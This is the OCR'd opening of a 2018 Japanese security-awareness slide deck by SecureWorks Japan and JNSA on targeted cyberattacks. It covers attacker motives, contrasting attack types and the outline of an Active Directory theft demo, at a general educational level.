見て学ぶ、標的型攻撃の脅威

SecureWorks Japan 株式会社
Kiyotaka Tamada
NPO 日本ネットワークセキュリティ協会(JNSA)
Sho Aoki

2018/11/27

概要

- 本日は標的型攻撃の脅威について以下のことを学んでいただきます
  - 標的型攻撃とは？
  - どのような流れで攻撃が行われるか？
  - 標的型攻撃に利用されるメールの特徴
  - 標的型メールに添付されるファイルの特徴
  - 標的型攻撃に利用されるマルウェアの特徴
  - 各攻撃フェーズにおける攻撃者の活動例
  - 標的型攻撃の対策

標的型攻撃とは

攻撃者も様々、標的も様々

- 限定的な組織・業界に対して実施されるサイバー攻撃
  - 標的は特定の企業、団体、業界、国など範囲は様々

- 攻撃者グループは標的の持つ機密情報や知的財産、権限を狙うことが多い
  - 特許技術、研究技術、非公開情報、外交・軍事・政策情報など
  - 目的とする標的への足掛かりになる情報
    - グループ会社や親会社のイントラアクセス用のアカウント、メールアドレス、内部連携情報など
  - 目的の情報を得るまであきらめず、継続的に攻撃が続く

- 攻撃者グループは、企業や政府から雇われたハッカーグループや、軍、諜報機関などの可能性が高いといわれている


他のサイバー攻撃

攻撃者の目的によって様々な攻撃パターンがある

- 金銭目的のばらまき型攻撃
  - フィッシング、バンキングマルウェア、ランサムウェア、ビジネスメール詐欺(BEC)など
  - アンダーグラウンドのコミュニティなどでやりとりされている
- サイバーテロ
  - 重要インフラを止めるような攻撃、国際的なスポーツ大会や会合の妨害
  - 軍事的・政治的目的であることが多い
  - 攻撃実施のかなり前から念入りに準備される
- ハクティビズム
  - DDoS攻撃やWeb改ざん
  - 政治的・社会的な目的であることが多い
  - 攻撃前に公表することが多い
- 愉快犯・自己顕示
  - 不正アクセス、Web改ざん
  - 攻撃後に公表することが多い


標的型攻撃の流れ

攻撃者は、時間をかけて組織の中に深く入り込み情報を盗んでいく




本日のデモ環境

攻撃者の目的は Active Directory 上の情報窃取




攻撃のステップ

攻撃者の目的は Active Directory 上の情報窃取



1. 侵入・接続の確立



侵入手法

システム内への侵入

脆弱性の悪用

- 外部から攻撃可能な脆弱性を悪用
  - Windows や使用しているソフトウェアの脆弱性
  - 外部公開サーバの脆弱性

ソーシャルエンジニアリング

